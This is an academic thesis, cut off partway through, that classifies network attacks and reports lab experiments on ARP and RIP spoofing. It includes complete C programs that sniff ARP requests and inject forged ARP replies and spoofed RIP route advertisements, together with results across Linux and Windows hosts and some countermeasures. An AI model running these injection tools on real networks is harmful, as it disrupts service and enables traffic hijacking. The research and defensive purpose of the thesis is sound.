2004

Network Disruption by Spoofing Service Attacks

Yadasiri Lertlit

Rochester Institute of Technology

Department of Information Technology

Master of Science in Information Technology Thesis

Network Disruption by Spoofing Service Attacks

by

Yadasiri Lertlit

Committee Chair

Prof. Pete Lutz

Committee Members

Prof. Jim Leone

Prof. Charlie Border

Thesis Reproduction Permission Form

Rochester Institute of Technology

B. Thomas Golisano College of Computing and Information Sciences

Master of Science in Information Technology

Network Disruption by Spoofing Service Attacks

I, Yadasiri Lertlit, hereby grant permission to the Wallace Library of the Rochester Institute of Technology to reproduce my thesis in whole or in part. Any reproduction must not be for commercial use or profit.

Date: 04/09/04 Signature of Author: _____

Rochester Institute of Technology

B. Thomas Golisano College
of
Computing and Information Sciences

Master of Science in Information Technology

Thesis Approval Form

Student Name: Yadasiri Lertlit

Project Title: Network Disruption by Spoofing Service Attacks

Thesis Committee

Name	Signature	Date
Peter H. Lutz, Ph.D Chair		3-26-2004
Jim Leone, Ph.D Committee Member		3/26/2004
Charlie Border, Ph.D Committee Member		3/30/2004

Abstract

It is clearly evident as the Internet continues to grow that it has become a prominent and dependable source for information, and tool for business-use. Our dependence on the Internet makes it critical to be able to distinguish between which types of attacks it can withstand and the types of attacks that will disable the network. Moreover, the understanding of the areas of vulnerability of the different types of networks will help find means of making it more secure in the future.

With the existence of various forms of attacks against the network, network development should look ahead and strengthen the network to be able to manage itself under these intrusions. One type of these attacks is spoofing network services, where the attack will impersonate a legitimate service provider and undermine the trust-based relationship between the legitimate service provider and the machines in the system. Network services that will be involved are Address Resolution Protocol Spoofing, Routing Information Protocol Spoofing, and Dynamic Host Configuration Protocol.

This paper will explain the different classifications of network attacks and describe how network service spoofing attack effect the network. Various platforms will be explored to determine how they perform under similar network service spoofing attacks.

Acknowledgments

I would like to thank Prof. Pete Lutz, who is my dissertation committee chair, for his guidance, encouragement, and patience. His insight, knowledge, and research methodology were inspirational and I have learned a great deal from his valuable advices. Many thanks must also go to Prof. Jim Leone and Prof. Charlie Border for serving on my defense committee. Many other people have indirectly contributed to this thesis: my professors and my friends. Though I cannot list out all their names, I must thank them for their faith, which helped me through any difficulties that I might have experienced.

Finally, special thanks to my parents and sister. Everything meaningful in my life were accomplished with their love and support.

Table of Content

Abstract

Acknowledgements

Chapter 1: Introduction

Chapter 2: Taxonomy

2.1 Network Security Issues

2.2 Types of Attacks

2.2.1 Attacks Classification by Layers

2.2.2 Attacks Classification by Characteristic

2.2.3 Attacks Classification by Effect

Chapter 3: Spoofing Services Attacks

3.1 Address Resolution Protocol

3.1.1 Background Information

3.1.2 Experiment and Results

3.2 Routing Information Protocol

3.2.1 Background Information

3.2.2 Experiment and Results

3.3 Dynamic Host Configuration Protocol

3.3.1 Background Information

3.3.2 Experiment and Results

Chapter 4: Conclusion

Annotated Bibliography

Chapter 1: Introduction

Computer networking was established and had progressed this far owing entirely to human ingenuity. We ought to have a complete understanding of it; but from the late 1990s to this present day, we are still driven for a better grasp of it.

The Internet is vast and complex. This provides many difficulties in maintaining network security. Internet traffic is incomprehensible to govern and track. Various internet traffics traverse through dissimilary administrated networks. As the Internet continues to grow at a very rapid pace, the range of widely dissimilar applications are introduced to the network.

We created guidelines of how network protocols are to perform but there are infinite possibilities left irresolute. This is unacceptable when the Internet has already claimed a prominent place in modern life. How will one system platform communicate with another platform? How will a network service manage under different IP versions? How will a trust-based protocol manage over malicious attacks?

Various known attacks can be categorized in different ways:

- Classification by Layers
- Classification by Characteristic
- Classification by Effect

Computer security aims to strengthen the network's confidentiality, integrity, and availability. Knowledegable attackers can perform spoofing attacks for diversified reasons to disrupt computer security such as:

- Eavesdrop on a communication
- Hijack a communication
- Prevent an individual from being serviced
- Prevent available service to the network
- Disrupt the network from functioning

It is critical to understand where things fail and the characteristics of possible attacks in order to eliminate the weaknesses of the Internet Protocol suite of protocols.

Growing concern for security has created the design of Network Security Tools. These tools have been known to be grouped into 4 simple classes (Schiffman). The classes have been termed: Active Reconnaissance, Passive Reconnaissance, Attack and Penetration, and Defensive.

Active Reconnaissance and Passive Reconnaissance provide the means for collecting information about the network. Active Reconnaissance tends to be more aggressive than Passive Reconaissance and collects information from injecting network packets into the network and listening in for responses. Port Scanning and IP Expiry are ways to perform Active Reconnaissance. Passive Reconnaissance is a less aggressive form of information gathering. It waits to collect data without interfering with the network. Packet Sniffing is a way to perform Passive Reconnaissance. Attack and

Penetration is a forceful way of taking advantages of the weaknesses of the network. This group includes Vulnerability Scanning and Vulnerability Testing. Defensive type tools oppose possible attacks to the network and assist network administration. Such tools involve Intrusion Detection, Firewalling, and Encryption. Intrusion Detection methods designed are: Autonomous Distributed Probing, Source-Initiated Distributed Probing, and Flow Analysis (Dandurand).

Chapter 2: Taxonomy

2.1 Network Security Issues

The Internet Protocol was established through a trust-based concept for communication. This means that information transfer is vulnerable to attack from a knowledgeable intruder in various levels. It is critical to understand where attacks occur and the characteristics of possible attacks to eliminate the weaknesses of the Internet Protocol suite of protocols.

- Internet Protocol

The Internet Protocol is an OSI Model Network Layer protocol that governs how the packet travels in the network. It is a connection-less type of communication and utilizes the idea of best-effort packet delivery through the network. The IP Packet Format:

<table>
<tr><td>Version</td><td>IP Header Length</td><td>Type-of-Service</td><td colspan="2">Total Length</td></tr>
<tr><td colspan="3">Identification</td><td>Flag</td><td>Fragment Offset</td></tr>
<tr><td colspan="2">Time-to-Live</td><td>Protocol</td><td colspan="2">Header Checksum</td></tr>
<tr><td colspan="5">Source Address</td></tr>
<tr><td colspan="5">Destination Address</td></tr>
<tr><td colspan="5">Options</td></tr>
<tr><td colspan="5">Data</td></tr>
</table>

- Transmission Control Protocol

The Transmission Control Protocol is an OSI Model Transport Layer (Layer 4) protocol that provides different services to the flow of the transfer. It is a connection-oriented type of communication and it establishes the communication with reliable end-to-end packet delivery through the network. Such a connection is performed using the "three-way handshake" method. TCP organizes the unstructured stream of data transferred with sequence numbers. It sequences the next byte that the source is expected to receive from the destination by providing an acknowledgment number to the destination. The TCP Packet Format:

<table>
<tr><td colspan="3">Source Port</td><td>Destination Port</td></tr>
<tr><td colspan="4">Sequence Number</td></tr>
<tr><td colspan="4">Acknowledgment Number</td></tr>
<tr><td>Data Offset</td><td>Reserved</td><td>Flags</td><td>Window</td></tr>
<tr><td colspan="3">Checksum</td><td>Urgent Pointer</td></tr>
<tr><td colspan="4">Options</td></tr>
<tr><td colspan="4">Data</td></tr>
</table>

- Packets

Hosts on a network communicate to each other via packets. Packets contain fields such as the source host and the destination host of the packet, and the packet content. In this paper, packets will be illegitimately made to spoof as network service packets or client packets that require network services.

- Authentication

Authentication is the process of verifying a host's or a system's identity in a communication. This paper will undermine the authentication process with spoofed packets and demonstrate how authentication is not strengthened by the IP version used.

- Encryption

Encryption is the process of producing cipher text from plain text to prevent others except the participants from understanding the message. Encryption can be used as a countermeasure for attacks that attempt to spoof packets.

- Broadcast

Broadcasting lets all hosts on the network receive the packet. This is done by setting the destination MAC address of the packet to FF:FF:FF:FF:FF:FF.

- Sniffing

Sniffing is an act of monitoring the network for transferring data, capturing packets and reading the packet contents, whether legitimately or illegitimately.

- Spoofing

Due to the fact that the Network Layer of the Internet Protocol utilizes Internet addresses for identification and is not very strict on authentication, a malicious host can claim an Internet address that does not belong to it and undermine the trust of the connection by pretending to be another host in the network.

2.2 Types of Attacks

Since the early popularity of the Internet, many have explored the aspect of its security and the functionalities of different possible attacks and their effects on the network. Various approaches exist in the classifications of network intrusions.

One type of classification is by the characteristic of the attacks. This pinpoints the main operation of the attack; whether the attack is mainly a buffer overflow attack type or brute-force attack type, for example. The major problem with this method of classification is that different attacks can have more than one characteristic that they fall under.

Known attacks have also been characterized by the Open System Interconnection (OSI) Layers at which they occur: Physical, Data Link, Network, Transport, Session, Presentation, or Application. One concern to this approach is that some attacks are concentrated in the Network and Transport Layers but are unable to be completely separated into either of the two layers. (Dunsmore et al.)

Classification of attacks by effect separates the network hostilities by what they accomplish or violate. An attack can have effects such as Eavesdropping, Hijacking, Denial of Service, or Network Disruption.

With such an approach it is essential to have experimental results show the "effects" of the attacks to be able to separate them into specific groupings. Different network threats can be distinguished in various ways and a certain attack can fall under more than one categories.

- Active or Passive

Attacks that are active require the attacker to take action in causing it to happen, by means of running programs for example. Passive attacks do not require such actions to bring it forth by the attacker (Andress, Cox, Tittel). Network Service Spoofing attacks that will be addressed in this paper will tempt to disrupt the network with Active Attacks.

- External or Internal

External attacks are attacks to the network that originated from outside the network. Internal attacks originate from inside the network that is being attacked. Network Service Spoofing attacks that will be addressed in this paper will be internal type of attacks.

- Front door or Back door

Front door attacks crack the authentication processes and disguises the attacker as a legitimate user of the network. Back door attacks goes around the authentication process to be let inside the network without any authentication.

- Direct or Indirect

Direct attacks attempt to gain access to the system by directly connecting to the network, by running scripts to guess the passwords for example. Indirect attacks attempt to gain access by means of social engineering or dumpster diving for example.

2.2.1 Attacks Classification by Layers

- Layer 7 Attacks

These attacks occur at the Application Layer of the OSI model. For example, Simple Mail Transport Protocol (SMTP), File Transfer Protocol (FTP), and Simple Network Management Protocol (SNMP) attacks.

- Layer 5 Attacks

These attacks occur at the Session Layer of the OSI model. For example, the Domain Name System (DNS) attacks and NetBIOS Win Nuke.

- Layer 3/4 Attacks

These attacks occur at the Network and the Transport Layers of the OSI model. For example, TCP SYN flooding, Smurf attack, and Denial-of-Service attacks.

2.2.2 Attacks Classification by Characteristic

- Man-in-the-Middle Attack

This attack is a confidentiality breach. The attacker is situated in the path of communication and is able to intercept packets intended for the other end of the communication.

  - Session Hijacking

    This type of man-in-the-middle attack lets the attacker take control over the communicating systems by intercepting packets intended for a different destination and disguising the reply as if the attacker were the intended destination.

- Teardrop Attacks

This type of attack defeats the Internet Protocol by forming a packet in a malicious way such that when the Internet Protocol will have difficulties disassembling the packet upon reception, the receiving host will crash from the confusion.

  - Smurf

Smurf attacks undermine the Internet Control Message Protocol process by sending out malicious ICMP ping requests. This ICMP ping request is sent as a broadcast and is designed to trigger ICMP ping response from all the hosts on the network to target the victim. If the attacker sends out more ICMP ping requests than the victim can handle, the victim will be flooded by everyone on the network and can possibly crash.

- Brute-force Attacks

This laborious mean of attack is where the attacker attempts to figure out the victim's password. The attacker pursues this by trail and error, compiling all possible combinations of characters and letters.

  - Dictionary Attacks

The attacker attempts to crack the password using words from a dictionary or list of popular words.

- Denial-of-Service

DoS attacks aim to disable a host by sending more traffic than the host can handle or respond to, depleting up the host's resources and rendering the host unable to service legitimate hosts. Packet filtering can serve as a possible solution to some DoS attacks.

  - Buffer Overflow

This DoS attack aims to flood the application's buffer on the host that is under attack with more data then it was designed to handle. Once the buffer limit is exceeded, the application may crash entirely.

  - TCP SYN Attacks

In TCP communication, SYN packets are acknowlegded with corresponding ACK packets. When flooded with SYN packets without corresponding ACK packets, the attacker succeeeds in creating multiple half-opened connection and open multiple ports simultaneously. The host that is being flooded would be overwhelmed and would not be available to service legitimate hosts.

- Ping of Death

Ping of Death attack is designed to crash a victim by causing a buffer overflow. The attacker sends out packets designed so that when the victim receives them, the packets are reassembled to an over-sized packet of more than 65,536 bytes on the victim's side.

- Land Attacks

Land Attacks is where the attacker sends out a malicious packet with the same IP address, source and destination ports of the victim's and sends this packet out to the victim. Upon reception, the victim will be occupied in an infinite loop by communicating to itself, causing an overload and possible crash.

- Flooding

Flooding attacks simply direct massive amounts of packets directed to a host. This will give the host difficulties to coping with the traffic and ultimately lead to packet loss, whether the packets are malicious or legitimate.

- Spoofing

- Non-Blind Spoofing

Non-Blind Spoofing is when the attacker tampers with a packet that is on the same network as the victim.

- Blind Spoofing

Blind Spoofing is when the attacker tampers with a packet that is destinated outside the attacker's network. This type of spoofing is more difficult than Non-Blind spoofing because the victim is not situated on the same network as the attacker.

2.2.3 Attacks Classification by Effect

- Eavesdrop

Eavesdropping is an attack to the confidentiality of the connection. The path of the connection is not broken but the legitimate source and destination of the communication is unaware of the attacker. (Keung)

- Hijacking

Hijacking is where the session is taken over by the attacker and a legitimate party is tricked to believe that the attacker is the legitimate destination of the communication.

The session is carried out so that the true destination of the communication has no knowledge of the session. (Lail)

- Denial-of-Service

Denial-of-service attacks render a host or a machine to be unable to provide service whether it is due to the fact that it has crashed entirely or simply overused its bandwidth in the attack (Knipp et al.). This paper will demonstrate that ARP Spoofing attack can be a Denial-of-Service type attack.

- Network Poisoning

This type of attack "poisons" the network and renders it unable to work efficiently or manipulates the network to wreck by proprogating the attack through more points of the network. This paper will demonstrate that RIP Spoofing attack can have the effect of Networking Poisoning.

Chapter 3: Spoofing Services Attacks

Attacks in the past have been devised to harm a single host or client and not to damage a router or the network as a whole. Hence, it is still questionable whether the outcome of such an attack would take a very noticeable turn.

3.1 Address Resolution Protocol (ARP)

3.1.1 Background Information

ARP is a method of mapping IP addresses to MAC addresses. It makes it possible for hosts to locate one another on the network. It allows for a host to broadcast and find a host by sending out ARP request packets and for a host to answer to a broadcast to let others know where it is by sending out ARP reply packets. Without ARP, the local area network would cease to function because hosts would not know of any other hosts existing on the network other than themselves.

In an ideal network, all hosts in the local area network should be able to ping each other successfully. The pinger will have the valid ARP record of the machine that it has pinged. Then communication between hosts can begin.

With ARP spoofing, a machine impersonating all legitimate hosts will attempt to manipulate the network to cease working. It will strive to answer all of the incoming ARP request packets with false ARP response packets before an authentic host can.

3.1.2 Experiment and Results

The experiment involves an attacker (a Linux machine) and 4 host machines (Figure 1).



Figure 1: ARP spoofing attack network set-up

The 4 host machines run different OSes: Red Hat Linux, Windows XP, Windows 2000, and Windows 98. The purpose of the attacker is to run a script that replies to any ARP Request packet with faulty ARP Reply packets. The ARP Request will say: Whose MAC address does this IP address belong to? The faulty ARP Reply will say: That IP address belongs to attacker's MAC address. The intended outcome of such an attack is to supposedly hijack all the traffic of the network, or at least disrupt communications between the hosts.

The script used in this experiment constantly sniffs the traffic for ARP Request type packets. When such packet is detected, the script analyzes the packet to determine

what IP address and MAC address initiated the ping and what IP address is the ping destined to. The script then generates a specific ARP Reply to map the IP address with an arbitrary MAC address for each ARP Request packets it intercepts. This ARP Reply is injected out to the network.

ARP Packet Capture Script

```
#include <stdio.h>
#include <stdlib.h>
#include <pcap.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include <netinet/ip.h>
#include <net/ethernet.h>


int main(int argc, char **argv)
{
   int i;
   int counter=0;
   char *dev;
   char *net;
   char errbuf[PCAP_ERRBUF_SIZE];
   pcap_t* descr;
   u_char *packet;

/* Packet header structure in pcap.h */
   struct pcap_pkthdr hdr;

/* Ethernet header structure in net/ethernet.h */
   struct ether_header *eptr;

/* Pointer for printing out hardware header info */
   u_char *ptr;


setbuf(stdout,0);


   dev = pcap_lookupdev(errbuf);
   printf("DEV: %s\n",dev);

/* Starting loop to sniff the network
for 10 ARP packets */
```

```
do{

/* Starting loop to sniff the network
and filters out only the ARP type packets*/

do{

   descr = pcap_open_live(dev,BUFSIZ,0,-1,errbuf);
   packet = (u_char *)pcap_next(descr,&hdr);

   /* the ether header */
   eptr = (struct ether_header *) packet;



}while(ntohs (eptr->ether_type) != ETHERTYPE_ARP);


/* Printing output to display the ARP packet that has been sniffed*/

printf("\n\n%d!\n", counter+1);
   printf("Captured packet length: %d\n",hdr.len);
   printf("Received: %s\n",ctime((const time_t*)&hdr.ts.tv_sec));

   printf("Ethernet address length: %d\n",ETHER_HDR_LEN);


   printf("Ethernet type hex:%x dec:%d is an ARP packet\n",
           ntohs(eptr->ether_type),
           ntohs(eptr->ether_type));

/* Printing output to display the Source and the Destination IP address
of the ARP packet that has been sniffed*/

printf(" Source IP:\t %d.%d.%d.%d\n",packet[28],packet[29],packet[30],packet[31]);
printf(" Dest IP:\t %d.%d.%d.%d\n",packet[38],packet[39],packet[40],packet[41]);

   ptr = eptr->ether_shost;
   i = ETHER_ADDR_LEN;
   printf(" Src Address:\t");
   do{
      printf("%s%x",(i == ETHER_ADDR_LEN) ? " " : ":",*ptr++);
   }while(--i>0);
   printf("\n");

   ptr = eptr->ether_dhost;
   i = ETHER_ADDR_LEN;
   printf(" Dst Address:\t");
   do{
      printf("%s%x",(i == ETHER_ADDR_LEN) ? " " : ":",*ptr++);
   }while(--i>0);
   printf("\n");

counter++;
}while(counter<10);
```

```
   return 0;
}
```

ARP Reply Packet Injection Script

```
#include <stdio.h>
#include <stdlib.h>
#include <libnet.h>
#include <pcap.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include <netinet/ip.h>
#include <net/ethernet.h>

#define  ETHERTYPE_IP          0x0800
#define  ETHERTYPE_ARP         0x0806

/* Defining the hardcoded
Ethernet Source and Destination addresses
for the ARP Reply Packet */

u_char enet_src[6] = { 0x00, 0xe0, 0x29, 0x08, 0xe0, 0x58 };
u_char enet_dst[6] = { 0x30, 0x31, 0x32, 0x33, 0x34, 0x35 };


int main(int argc, char **argv)
{
   int i;
   int counter;
         libnet_t *l;
         libnet_ptag_t x;
         u_char src_ip[4] = { 1, 1, 1, 1 };
         u_char dst_ip[4] = { 2, 2, 2, 2 };

   char *dev;
   char *net;
   char errbuf[PCAP_ERRBUF_SIZE];
   pcap_t* descr;
   u_char *packet;

/* Packet header structure in pcap.h */
   struct pcap_pkthdr hdr;

/* Ethernet header structure in net/ethernet.h */
   struct libnet_ethernet_hdr *eptr;
```

```
/* ARP header structure in net/ethernet.h */
   struct libnet_arp_hdr *aptr;

/* Pointer for printing out hardware header info to the display*/
   u_char *ptr;


setbuf(stdout,0);


   dev = pcap_lookupdev(errbuf);
   printf("DEV: %s\n",dev);

/* Starting loop to sniff the network
until the device interface is disabled */

do{

/* Starting loop to sniff the network
and filters out only the ARP Request type packets*/

do{

   descr = pcap_open_live(dev,BUFSIZ,0,-1,errbuf);
   packet = (u_char *)pcap_next(descr,&hdr);

   eptr = (struct libnet_ethernet_hdr *) packet;
   aptr = (struct libnet_arp_hdr *)(packet + 14);

}while(ntohs(eptr->ether_type) != ETHERTYPE_ARP || ntohs(aptr->ar_op) != ARPOP_REQUEST);

/* Printing output to display the ARP packet that has been sniffed*/

   printf("Captured packet length: %d\n",hdr.len);
   printf("Received: %s\n",ctime((const time_t*)&hdr.ts.tv_sec));
   printf("ARP opcode: %x\n",ntohs(aptr->ar_op));
   printf("Ethernet address length: %d\n",ETHER_HDR_LEN);


   printf("Ethernet type hex:%x dec:%d is an ARP packet\n",
           ntohs(eptr->ether_type),
           ntohs(eptr->ether_type));

/* Printing output to display the Source and the Destination IP address
of the ARP packet that has been sniffed*/

printf(" Source IP:\t %d.%d.%d.%d\n",packet[28],packet[29],packet[30],packet[31]);

printf(" Dest IP:\t %d.%d.%d.%d\n",packet[38],packet[39],packet[40],packet[41]);

ptr = eptr->ether_shost;
  i = ETHER_ADDR_LEN;
  printf(" Src Address:\t");
  do{
     printf("%s%x",(i == ETHER_ADDR_LEN) ? " " : ":",*ptr++);
  }while(--i>0);
```

```
    printf("\n");

    ptr = eptr->ether_dhost;
    i = ETHER_ADDR_LEN;
    printf(" Dst Address:\t");
    do{
       printf("%s%x",(i == ETHER_ADDR_LEN) ? " " : ":",*ptr++);
    }while(--i>0);
    printf("\n");

counter = 0;
i = ETHER_ADDR_LEN;
  ptr = eptr->ether_shost;
  do{
      enet_dst[counter]=*ptr++;
          counter++;
   }while(--i>0);

/* Makes the source IP address of the ARP Request
goes out as destination IP address of the ARP Reply */

dst_ip[0]=packet[28];
dst_ip[1]=packet[29];
dst_ip[2]=packet[30];
dst_ip[3]=packet[31];

/* Makes the destination IP address of the ARP Request
goes out as source IP address of the ARP Reply */

src_ip[0]=packet[38];
src_ip[1]=packet[39];
src_ip[2]=packet[40];
src_ip[3]=packet[41];


/* Forming the ARP Reply packet */

          l = libnet_init(LIBNET_LINK, NULL, errbuf);

          x = LIBNET_PTAG_INITIALIZER;

          x = libnet_build_arp(
                    ARPHRD_ETHER,
                    ETHERTYPE_IP,
                    6,
                    4,
                    ARPOP_REPLY,
                    enet_src,
                    src_ip,
                    enet_dst,
                    dst_ip,
                    NULL,
                    0,
                    l,
                    x);
```

```
        x = libnet_build_ethernet(
                enet_dst,
                enet_src,
                ETHERTYPE_ARP,
                NULL,
                0,
                l,
                0);

/* Injecting the ARP Reply packet out to the network */

        libnet_write(l);

        libnet_destroy(l);

}while(dev != NULL);
  return 0;
}
```

To study how the ARP Reply is received on a host, a batch file is generated on that host. This batch script calls out the ARP entries in that host's ARP table in a loop for the extent of the ping.

First, the hosts are set up and the ARP tables on each host are cleared. The attacking script is started on the attacking host. The batch script is started on the pingging host or the victim. The attack starts when a host attempts to ping another host. The ARP Request is sent here. The attacker, being on the same network, will receive the broadcast and intercept the ARP process. Results from this experiment show consistency from the pings.

- Linux as the Pinger

When the Linux machine pings the other machines in the network, it refuses the attacker's ARP reply and heeds the correct ARP reply from the machine that it is

pinging. Moreover, the ping is successful and the correct MAC address is registered in the Linux machine's ARP table.

- Windows XP as the Pinger

When Windows XP pings the other machines in the network with no ARP entries in its ARP table, results show that the ping will fail with a Request timed out if it pings to another Windows machine. ARP tables will show that the attacker's MAC address has successfully deceived the pinging machine.

On the contrary, when Windows XP pings to Linux machines in the network with no ARP entries in its ARP table, results show that the ping will be successful. And the ARP table will register the correct MAC address of the Linux machines.

- Windows 2000 as the Pinger

When Windows 2000 does the ping, the results are similar as the Windows XP as the Pinger.

- Windows 98 as the Pinger

When Windows 98 does the ping, the results are similar as the Windows XP as the Pinger.

This shows that the integrity is better on Red Hat Linux machines than Windows OS machines. When the Linux machine is pinged a batch file made to analyze ARP

tables on the Windows machines will demonstrate that the attacker's MAC address has corrupted the ARP tables for a brief moment but it will convert back to the correct MAC address of the Linux machine. Unlike the Linux machine, when Windows OS machines are pinged, the attacker's MAC address infiltrates the ARP tables of other Windows OS machines' ARP tables and stays in the ARP tables.

This experiment also proves that the faulty ARP replies destined to the pinger will not affect the other hosts on the network. So the number of victim is limited to the pinger and not the entire network. As one machine pings another machine in the network, communication between the two is not recorded by the other machines existing on the same network. The other machines' ARP tables do not register the pings or the ping responses unless they are involved directly in the pings. This is due to the nature of the ARP process. The ARP Request is a broadcast type packet destined to all hosts on the local area network. The ARP Reply is not a broadcast type packet and it is destined solely for the source of the ARP Request to intercept.

This type of ARP attack proves to have another hindrance to the network of Windows OS machines. Machines that have statically configured IP addresses cannot start up on the network with this type of attacker already existing on the same subnet. The Windows OS host has a heuristic for ARP which will detect a conflict in IP for any IP it is statically configured to have and it will disable its own interface (Figure 2). Thus, this type of attack can greatly affect the entire network in this aspect.



Figure 2: ARP spoofing attack IP conflict on Windows OS machines

There have been 4 possible methods for securing ARP-related attacks proposed (Ye). First strategy is Static ARP Caching. This will imploy the use of static ARP entries. No dynamic entries can alter the cache. Dynamic ARP Caching is another strategy. This method will involve a centralized ARP server and still provides the feature of dynamic ARP. Smart hubs and switches is another strategy which will make ARP-related attacks more detectable. Lastly, Anti-IP-address spoofing within a LAN can be performed as another strategy. This is possible because ARP-related attacks will require IP spoofing to make it possible.

3.2 Routing Information Protocol (RIP)

3.2.1 Background Information

RIP is a method for dynamic routing for a network. It makes it possible for packets to traverse through the network from the source host to the destination host. It

accomplishes this by having routers on the network generate routing information in a RIP packet and sending the RIP packet out the router's interfaces. This information is used by routers to learn about distant subnets and to decide on the best next hop in reaching those subnets.

The metric RIP uses to determine the best route for a packet to traverse through the network is hop count. Hop count is the number of routers connecting the path. A smaller hop count is preferred to a larger hop count. A metric of 1 is the best possible metric. A metric of 16 is infinity and it determines an unreachable subnet. A metric of 0 refers to a dead route.

With RIP service spoofing, illegitimate routing update information is sent throughout the network. It will modify routing tables of routers in the network with inaccurate entries.

3.2.2 Experiment and Results

Currently there are RIP version 1 and RIP version 2. RIP version 2 has more options such as authentication. For this thesis experiment, RIP version 2 is used because it is an advancement of version 1 and it is more up-to-date. RIP runs over UDP and utilizes source port of 520 and destination port of 520. The IP version used for this experiment is IP version 4, and the platforms used to perform this experiment are Red

Hat Linux for the attacker and Windows XP for the hosts. The routers used are Cisco 2500 Series routers.

The script used in this experiment is specifically used to generate a RIP advertisement packet, which broadcasts a route of 1 for a particular subnet on the network. When the attacker executes this script, the attacker will appear to behave as though it were a RIP router. It is intended that the router directly connected to the attacker will receive this packet and understand that the subnet the attacker is advertising is connected to one interface while the actual subnet is connected to its other interface.

RIP Packet Injection Script

```
#include <stdio.h>
#include <stdlib.h>
#include <libnet.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>

/* Defining the hardcoded
Ethernet Source and Ethernet Multicast addresses
for the RIP Packet */

u_char enet_multicast[6] = { 0x01, 0x00, 0x5e, 0x00, 0x00, 0x09 };
u_char enet_src[6] = { 0x00, 0x10, 0x7b, 0x38, 0x1d, 0x64 };

int main()
{
        libnet_t *l;
        char errbuf[LIBNET_ERRBUF_SIZE];
        libnet_ptag_t x;

/* Defining the hardcoded
IP routing subnet, IP Source, IP Multicast, and next hop addresses
for the RIP Packet */

        u_long src_ip[4] = { 100, 21, 2, 0 };
        u_long long_src_ip;
```

```
        u_long spoof_srcip[4]={ 100, 21, 1, 2 };
        u_long spoof_src_ip;
        u_long dst_ip[4] = { 224, 0, 0, 9 };
        u_long long_dst_ip;
        u_long next_hop[4] = { 0, 0, 0, 0 };
        u_long long_next_hop;

/* Defining the hardcoded
network mask, port number, and the payload
for the RIP Packet */

        u_long netmask[4] = { 255, 255, 255, 0 };
        u_long long_netmask;
        u_short rd = 0;
        u_short port = 520;
        char *payload;
        payload = NULL;

        setbuf(stdout,0);

        l = libnet_init(LIBNET_LINK, NULL, errbuf);

        x = LIBNET_PTAG_INITIALIZER;

        long_src_ip = ((src_ip[0] << 24) & 0xff000000)
                | ((src_ip[1] << 16) & 0x00ff0000)
                | ((src_ip[2] << 8) &  0x0000ff00)
                | (src_ip[3] &        0x000000ff);
        spoof_src_ip = ((spoof_srcip[3] << 24) & 0xff000000)
                | ((spoof_srcip[2] << 16) & 0x00ff0000)
                | ((spoof_srcip[1] << 8) & 0x0000ff00)
                | (spoof_srcip[0] & 0x000000ff);
        long_netmask = ((netmask[0] << 24) & 0xff000000)
                | ((netmask[1] << 16) & 0x00ff0000)
                | ((netmask[2] << 8) &  0x0000ff00)
                | (netmask[3] &        0x000000ff);
        long_next_hop = ((next_hop[0] << 24) & 0xff000000)
                | ((next_hop[1] << 16) & 0x00ff0000)
                | ((next_hop[2] << 8) &  0x0000ff00)
                | (next_hop[3] &        0x000000ff);


/* Forming the RIP advertisement packet */

        x = libnet_build_rip(
                RIPCMD_RESPONSE,
                RIPVER_2,
                rd,                 //routing domain
                2,                  //addr family
                0,                  //route tag
                long_src_ip,
                long_netmask,
                long_next_hop,
                0,                  //METRIC
                0,                  //payload
                0,                  //payload_s
```

```
                l,
                x);

/* Forming UDP */

        x = libnet_build_udp(
                port,
                port,
                32,
                0,
                payload,
                0,
                l,
                0);

        long_dst_ip = ((dst_ip[3] << 24) & 0xff000000)
                | ((dst_ip[2] << 16) & 0x00ff0000)
                | ((dst_ip[1] << 8) &  0x0000ff00)
                | (dst_ip[0] &        0x000000ff);

/* Forming IPv4 */

        x = libnet_build_ipv4(
                LIBNET_IPV4_H + LIBNET_UDP_H + 24,
                0,
                0,
                0,
                2,
                IPPROTO_UDP,
                0,
                spoof_src_ip,
                long_dst_ip,
                NULL,
                0,
                l,
                0);

/* Forming Ethernet */

        x = libnet_build_ethernet(
                enet_multicast,
                enet_src,
                ETHERTYPE_IP,
                NULL,
                0,
                l,
                0);

/* Injecting the RIP packet out to the network */

        libnet_write(l);

        libnet_destroy(l);

        return 0;
}
```

- 2 Router Experiment

The network is set so that 2 hosts are separated by 2 Routers. One host will attempt to ping the other host. An attacker is situated on the same subnet as the pinger (Figure 3).

